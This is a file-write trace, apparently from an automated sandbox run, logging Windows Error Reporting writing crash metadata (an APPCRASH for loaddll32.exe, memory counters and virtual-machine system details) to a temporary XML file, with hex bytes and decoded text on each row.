C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3012	48	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 36 00 33 00 32 00 33 00 34 00 39 00 30 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>6323490</Uptime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3060	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3064	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3072	78	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 30 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 30 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="0" host="34404">0</Wow64>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3150	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3154	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3162	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3214	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3218	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3226	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3270	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3274	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3284	90	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>4294967295</PeakVirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3374	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3378	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3388	74	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 34 00 32 00 39 00 34 00 39 00 36 00 37 00 32 00 39 00 35 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>4294967295</VirtualSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3462	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3466	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3476	76	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 34 00 38 00 32 00 33 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>48235</PageFaultCount>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3552	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3556	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3566	100	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 30 00 30 00 33 00 31 00 35 00 31 00 33 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>100315136</PeakWorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3666	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3670	2	09 00		success or wait	5	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3680	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 39 00 34 00 37 00 35 00 36 00 38 00 36 00 34 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>94756864</WorkingSetSize>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3762	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3766	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3776	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 36 00 38 00 39 00 33 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>968936</QuotaPeakPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3890	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3894	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	3904	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 39 00 32 00 31 00 39 00 31 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>921912</QuotaPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4002	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4006	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4016	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 39 00 39 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>69960</QuotaPeakNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4140	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4144	2	09 00		success or wait	5	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4154	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 36 00 38 00 32 00 37 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>68272</QuotaNonPagedPoolUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4262	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4266	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4276	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 37 00 33 00 36 00 39 00 36 00 30 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>29736960</PagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4354	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4358	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4368	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 38 00 30 00 37 00 32 00 33 00 32 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>35807232</PeakPagefileUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4462	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4466	2	09 00		success or wait	5	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4476	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 32 00 39 00 37 00 33 00 36 00 39 00 36 00 30 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>29736960</PrivateUsage>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4550	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4554	2	09 00		success or wait	4	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4562	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4608	4	0d 00 0a 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4612	2	09 00		success or wait	3	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4618	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4660	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4664	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4668	32	3c 00 2f 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	</ParentProcess>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4700	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4704	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4706	42	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4748	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4752	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4754	38	3c 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<ProblemSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4792	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4796	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4800	62	3c 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00 41 00 50 00 50 00 43 00 52 00 41 00 53 00 48 00 3c 00 2f 00 45 00 76 00 65 00 6e 00 74 00 54 00 79 00 70 00 65 00 3e 00	<EventType>APPCRASH</EventType>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4862	4	0d 00 0a 00		success or wait	8	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4866	2	09 00		success or wait	16	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	4870	76	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00 6c 00 6f 00 61 00 64 00 64 00 6c 00 6c 00 33 00 32 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 30 00 3e 00	<Parameter0>loaddll32.exe</Parameter0>	success or wait	8	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5512	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5516	2	09 00		success or wait	1	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5518	40	3c 00 2f 00 50 00 72 00 6f 00 62 00 6c 00 65 00 6d 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</ProblemSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5558	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5562	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5564	38	3c 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	<DynamicSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5602	4	0d 00 0a 00		success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5606	2	09 00		success or wait	12	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	5610	96	3c 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00 31 00 30 00 2e 00 30 00 2e 00 31 00 37 00 31 00 33 00 34 00 2e 00 32 00 2e 00 30 00 2e 00 30 00 2e 00 32 00 35 00 36 00 2e 00 34 00 38 00 3c 00 2f 00 50 00 61 00 72 00 61 00 6d 00 65 00 74 00 65 00 72 00 31 00 3e 00	<Parameter1>10.0.17134.2.0.0.256.48</Parameter1>	success or wait	6	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6164	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6168	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6170	40	3c 00 2f 00 44 00 79 00 6e 00 61 00 6d 00 69 00 63 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 73 00 3e 00	</DynamicSignatures>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6210	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6214	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6216	38	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<SystemInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6254	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6258	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6262	94	3c 00 4d 00 49 00 44 00 3e 00 41 00 32 00 41 00 42 00 35 00 32 00 36 00 41 00 2d 00 44 00 33 00 38 00 44 00 2d 00 34 00 46 00 43 00 39 00 2d 00 38 00 42 00 41 00 30 00 2d 00 45 00 33 00 34 00 42 00 38 00 44 00 36 00 33 00 35 00 34 00 45 00 38 00 3c 00 2f 00 4d 00 49 00 44 00 3e 00	<MID>A2AB526A-D38D-4FC9-8BA0-E34B8D6354E8</MID>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6356	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6360	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6364	106	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00 66 00 70 00 75 00 6d 00 6b 00 78 00 2c 00 20 00 49 00 6e 00 63 00 2e 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 4d 00 61 00 6e 00 75 00 66 00 61 00 63 00 74 00 75 00 72 00 65 00 72 00 3e 00	<SystemManufacturer>fpumkx, Inc.</SystemManufacturer>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6470	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6474	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6478	96	3c 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00 66 00 70 00 75 00 6d 00 6b 00 78 00 37 00 2c 00 31 00 3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 4e 00 61 00 6d 00 65 00 3e 00	<SystemProductName>fpumkx7,1</SystemProductName>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6574	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6578	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6582	120	3c 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00 56 00 4d 00 57 00 37 00 31 00 2e 00 30 00 30 00 56 00 2e 00 31 00 38 00 32 00 32 00 37 00 32 00 31 00 34 00 2e 00 42 00 36 00 34 00 2e 00 32 00 31 00 30 00 36 00 32 00 35 00 32 00 32 00 32 00 30 00 3c 00 2f 00 42 00 49 00 4f 00 53 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 3e 00	<BIOSVersion>VMW71.00V.18227214.B64.2106252220</BIOSVersion>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6702	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6706	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6710	82	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00 31 00 36 00 31 00 39 00 37 00 38 00 30 00 37 00 37 00 36 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 44 00 61 00 74 00 65 00 3e 00	<OSInstallDate>1619780776</OSInstallDate>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6792	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6796	2	09 00		success or wait	2	6E01497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6800	102	3c 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00 32 00 30 00 31 00 39 00 2d 00 30 00 36 00 2d 00 32 00 37 00 54 00 31 00 34 00 3a 00 34 00 39 00 3a 00 32 00 31 00 5a 00 3c 00 2f 00 4f 00 53 00 49 00 6e 00 73 00 74 00 61 00 6c 00 6c 00 54 00 69 00 6d 00 65 00 3e 00	<OSInstallTime>2019-06-27T14:49:21Z</OSInstallTime>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6902	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6906	2	09 00		success or wait	2	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6910	70	3c 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00 2d 00 30 00 31 00 3a 00 30 00 30 00 3c 00 2f 00 54 00 69 00 6d 00 65 00 5a 00 6f 00 6e 00 65 00 42 00 69 00 61 00 73 00 3e 00	<TimeZoneBias>-01:00</TimeZoneBias>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6980	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6984	2	09 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	6986	40	3c 00 2f 00 53 00 79 00 73 00 74 00 65 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</SystemInformation>	success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7026	4	0d 00 0a 00		success or wait	1	6E01497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml	7030	2	09 00		success or wait	1	6E01497A	unknown
